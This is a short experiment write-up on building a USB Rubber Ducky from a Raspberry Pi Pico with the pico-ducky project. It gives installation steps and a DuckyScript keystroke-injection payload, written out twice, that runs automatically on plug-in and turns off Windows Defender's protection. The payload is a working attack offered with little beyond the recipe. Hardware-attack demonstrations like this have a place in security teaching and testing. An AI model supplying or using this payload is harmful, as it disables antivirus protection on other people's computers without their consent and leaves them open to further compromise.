# USB Rubber Ducky using Raspberry Pi Pico

By Lakshay Verma

## The Experiment

### Goals

- Make a Raspberry Pi Pico work like a USB Rubber ducky.
- Raspberry Pi must be recognised as a HID device by the connected system
- Turn off Windows Defender

# Requirements

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- Raspberry Pi Pico (Hardware)
- USB to micro usb cable (Hardware)
- dbisu/pico-ducky (GITHub Repo)
- Circuit Python (Software)

# Hypothesis

The Raspberry Pi Pico will be recognised as a keyboard HID device and will inject keystrokes. The keystrokes will be specifically coded to turn off Windows Defender on the connected device.

### Procedure

#### Install

Install and have your USB Rubber Ducky working in less than 5 minutes.

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1. Clone the repo to get a local copy of the files. git clone https://github.com/dbisu/pico-ducky.git


2. Download CircuitPython for the Raspberry Pi Pico. \*Updated to 7.0.0

Step 1 - Go to https://github.com/dbisu/pico-ducky and download circuit python.

#### Pico

by Raspberry Pi







Step 2 - Click on DOWNLOAD .UF2 NOW.




Step 3 - Connect Raspberry Pi Pico to the system.




Step 4 - Drag and Drop recently downloaded circuit python file to RP1-RP2.




Step 5 - Download adafruit-circuitpython-bundle-7.x-m py-20221113.zip file from dbisu/pickoducky repo on github and extract it.



Step 6 - Go to adafruit-circuitpython-bundle-7.x-m py-20221113/lib and Move adafruit\_hid to CIRCUITPY/lib.



Step 7 - Download Pico-Ducky as zip and extract it.



Step 8 - Move duckyinpython.py to CIRCUITPY and rename it to code.py

```
CTRL ESC
DELAY 1000
STRING VIRUS AND THREAT PROTECTION
DELAY 1000
ENTER
DELAY 2000
TAB
DELAY 100
ENTER
DELAY 1000
SPACE
DELAY 1000
TAB
DELAY 100
TAB
DELAY 100
ENTER
ALT F4
```

Step 9 - Edit code.py with payload code and save it.

Step 10 - Disconnect and reconnect the Raspberry Pi, the payload will be injected automatically.

#### CODE

CTRL ESC

DELAY 1000

STRING VIRUS AND

THREAT PROTECTION

DELAY 1000

ENTER

DELAY 2000

TAB

DELAY 100

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DELAY 1000

SPACE

DELAY 1000

TAB

DELAY 100

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DELAY 100

ENTER

ALT F4

### OBSERVATION

When the Raspberry Pi is connected, the system will recognise it as a HID device and Payload written in the code.py file will run. Keystrokes will sent through Raspberry Pi and Windows Defender will be turned off as the payload written in code.py was to disable the Windows Defender.